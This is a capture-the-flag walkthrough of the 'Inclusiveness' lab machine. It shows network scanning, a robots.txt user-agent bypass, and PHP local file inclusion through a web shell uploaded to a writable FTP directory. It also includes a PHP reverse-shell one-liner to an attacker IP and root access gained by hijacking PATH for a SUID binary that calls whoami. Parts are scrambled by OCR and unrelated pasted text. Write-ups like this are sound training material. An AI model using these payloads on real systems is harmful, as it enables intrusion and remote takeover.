## inclusive

Somehow netdiscover failed on my kali machine so i kinda had to pull the scanner outta some python code that i have learned at udemy

```
oot@kali:/pentest/inclu# ./scanner.py -i 192.168.2.0 -m 24
                         MAC
192.168.2.1
                         f0:79:59:cd:e6:30
192.168.2.9
                         e0:d5:5e:a4:aa:ac
192.168.2.17
                         d0:50:99:9a:c6:c3
192.168.2.22
                         00:15:5d:02:11:08
192.168.2.23
                         00:0c:29:70:76:59
192.168.2.25
                         00:15:5d:02:11:27
192.168.2.34
                         00:15:5d:02:11:26
192.168.2.91
                         00:05:1b:a3:78:60
192.168.2.92
                         08:00:27:be:d0:74
192.168.2.97
                         00:0c:29:9a:30:31
                         d8:0d:17:74:22:f3
192.168.2.99
192.168.2.98
                         08:00:27:3c:9d:8a
192.168.2.200
                         24:be:05:24:51:8f
192.168.2.240
                         00:0c:29:21:aa:da
```

#### nmap scan results

3 ports open, version seems faily recent

Default scripts scan. anonymous login allowed and pub directory is writable. Its gonna be useful later for our rce.

```
oot@kali:/pentest/inclu# nmap -sC -p- inclusive
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-19 14:22 +08
Nmap scan report for inclusive (192.168.2.92)
Host is up (0.00058s latency).
Not shown: 65532 closed ports
      STATE SERVICE
21/tcp open ftp
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
                                        4096 Feb 08 21:51 pub [NSE: writeable]
 drwxrwxrwx 2 0
                          0
 ftp-syst:
   STAT:
 FTP server status:
      Connected to ::ffff:192.168.2.100
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 3
      vsFTPd 3.0.3 - secure, fast, stable
 End of status
22/tcp open ssh
 ssh-hostkey:
   2048 06:1b:a3:92:83:a5:7a:15:bd:40:6e:0c:8d:98:27:7b (RSA)
   256 cb:38:83:26:1a:9f:d3:5d:d3:fe:9b:a1:d3:bc:ab:2c (ECDSA)
   256 65:54:fc:2d:12:ac:e1:84:78:3e:00:23:fb:e4:c9:ee (ED25519)
30/tcp open http
 http-title: Apache2 Debian Default Page: It works
AC Address: 08:00:27:BE:D0:74 (Oracle VirtualBox virtual NIC)
```

When we access robots.txt, theres some error message going on and on digging further we had to modify our user agent to trick apache on thinking that we are actually google



You are not a search engine! You can't read my robots.txt!



cat .htaccess RewriteEngine on RewriteCond %{HTTP\_USER\_AGENT} !^DuckDuckBot\* [NC] RewriteCond %{HTTP\_USER\_AGENT} !^Google\* [NC] RewriteCond %{HTTP\_USER\_AGENT} !^msnbot\* [NC] RewriteCond %{HTTP\_USER\_AGENT} !^Baidu\* [NC] RewriteRule robots.txt seo.html [QSA]

There's a secret directory being spitted out after changing our user agent to googlebot and upon inspecting links further seems like php parameters can be abused



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
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DNS Zone transfer is the process where a DNS server passes a copy of part of it's database (which is called a "zone") to another DNS server. It's how you can have more than one DNS server able to answer queries about a particular zone; there is a Master DNS server, and one or more Slave DNS servers, and the slaves ask the master for a copy of the records for that zone. A basic DNS Zone Transfer Attack isn't very fancy you just pretend you are a slave and ask the master for a copy of the zone records. And it sends you them: DNS is one of those really old-school internet protocols that was designed when everyone on the internet literally knew everyone else's name and address, and so servers trusted each other implicitly. It's worth stopping zone transfer attacks, as a copy of your DNS zone may reveal a lot of topological information about your internal network. In particular, if someone plans to subvert your DNS, by poisoning or spoofing it, for example, they'll find having a copy of the real data very useful. So best practice is to restrict Zone transfers. At the bare minimum, you tell the master what the IP addresses of the slaves are and not to transfer to anyone else. In more sophisticated set-ups, you sign the transfers. So the more sophisticated zone transfer attacks try and get round these controls.


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DNS Zone Transfer Attack

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Easier to see using view source on firefox



### Pulled after getting user access

Prolly what this code tells me is that if 'lang' variable is set include the page defined by the variable 'lang' in the current webpage.

Else, the program will default to include the file en.php

```
# cat index.php
<title>zone transfer</title>
<h2>DNS Zone Transfer Attack</h2>
<a href='?lang=en.php'>english</a> <a href='?lang=es.php'>spanish</a>

<php
set_include_path('.:/');
if (isset($_REQUEST['lang'])) {
        include($_REQUEST['lang']);
} else {
        include('en.php');
}</pre>
```

```
# cat en.php
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Googling for clues on where is the pub directory for vsftpd cause we really need this to exploit LFI to the fullest extent

# Step 3 — Preparing Space for Files

First, we'll create the directory where we plan to host the files, using the -p flag to create the intermediate directory. The directory structure will allow you to keep all the FTP directories together and later add other folders that require authentication:

```
$ sudo mkdir -p /var/ftp/pub
```

Next, we'll set the directory permissions to nobody:nogroup. Later, we'll configure the FTP server to show all files as being owned by the ftp user and group.

my own code for remote command execution

```
?php
$cmd = $_GET['cmd'];
if (isset($cmd)) {
       echo "";
       passthru($cmd);
       echo "";
 else {
       echo "";
       echo "?cmd={RCE}";
       echo "";
```

#### &cmd because cmd is an additional variable





inclusive/secret information/?lang=../../.../var/ftp/pub/rce.php&cmd=id

## DNS Zone Transfer Attack

#### english spanish

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Popping reverse shell, the url encoded command translated to:

php -r '\$sock=fsockopen("192.168.2.100",4444);exec("/bin/sh -i <&3 >&3 2>&3");'



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#### DNS Zone Transfer Attack

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Digging further for clues on local privilege escalation, came across a suid executable

```
-rwsr-xr-x 1 root root 17K Feb 8 13:01 rootshell*
-rw-r--r-- 1 tom tom 448 Feb 8 13:01 rootshell.c
```

What this c code bascially says is to open whoami binary for read only and the file is stored in a pointer called f. The value contained inside this pointer will be stored inside a variable called user.

The value inside user will be compared to a harcoded string called "tom" and if string compare is successful, result returned will be 0 and program will pop a rootshell.

The key to exploiting this is to use path manipulation

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
int main() {
    printf("checking if you are tom...\n");
    FILE* f = popen("whoami", "r");
    char user[80];
    fgets(user, 80, f);
    printf("you are: %s\n", user);
    //printf("your euid is: %i\n", geteuid());
    if (strncmp(user, "tom", 3) == 0) {
        printf("access granted.\n");
        setuid(geteuid());
        execlp("sh", "sh", (char *) 0);
```

Determine the current path and as for me, i've created a home directory under /tmp/www What i have done is


1. Reorder the searching of binary so that when whoami is called, it will search my home directory for a binary or shell script named whoami

2. When we are able to manipulate our path, it means that we are able to create a shell script that spits out 'tom' as an output

```
www-data@inclusiveness:/home/tom$ whereis whoami
whoami: /usr/bin/whoami /tmp/www/whoami /usr/share/man/man1/whoami.1.gz
```

```
www-data@inclusiveness:/home/tom$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/bin
www-data@inclusiveness:/home/tom$
```

www-data@inclusiveness:-\$ export PATH=/tmp/www:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi www-data@inclusiveness:~\$ echo \$PATH /tmp/www:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin www-data@inclusiveness:~\$



Because asm means big ballz

```
global start
section .text
start:
    mov al, 1
    mov dil, 1
    mov rsi, name
    mov dl, name len
    syscall
exit:
    xor rax, rax
    add al, 60
    dec rdi
    syscall
section .data
    name db "tom", 0xA
    name len equ $-name
```

Instead of executing whoami from /usr/bin, we basically execute whoami from our directory to trick the rootshell program and its gameover from here

```
www-data@inclusiveness:~$ cd /
www-data@inclusiveness:/$ whoami
tom
www-data@inclusiveness:/$
```

Local privilege escalation a success!

```
www-data@inclusiveness:/home/tom$ ./rootshell checking if you are tom... you are: tom

access granted.
#
```

#### Moving to collect loot.

```
# ls -lah
total 64K
drwx----- 5 root root 4.0K Feb 8 21:47 .
drwxr-xr-x 19 root root 4.0K Feb 8
                                  12:17
-rw-r--r-- 1 root root 570 Jan 31 2010
                                        .bashrc
           2 root root 4.0K Feb
                                        .cache
drwx----
                                8
                                  12:23
                                8 12:38
                                        .lesshst
-rw-----
           1 root root 34 Feb
                                        .local
drwxr-xr-x 3 root root 4.0K Feb
                                8 12:54
-rw-r--r-- 1 root root 148 Aug 18 2015
                                        .profile
drwxr-xr-x 2 root root 4.0K Feb
                                8 15:11 .vim
-rw----- 1 root root 21K Feb
                                8 21:40 .viminfo
-rw-r--r-- 1 root root 21 Feb
                                8 14:34 .vimrc
-rw-r--r-- 1 root root 141 Feb
                                8 15:17 flag.txt
```

Our beloved flag

```
# cat flag.txt
|\-----\
|| UQ Cyber Squad |
|| |
|\-----\
|
|| |
| Tag{omg_you_did_it_YAY}
#
```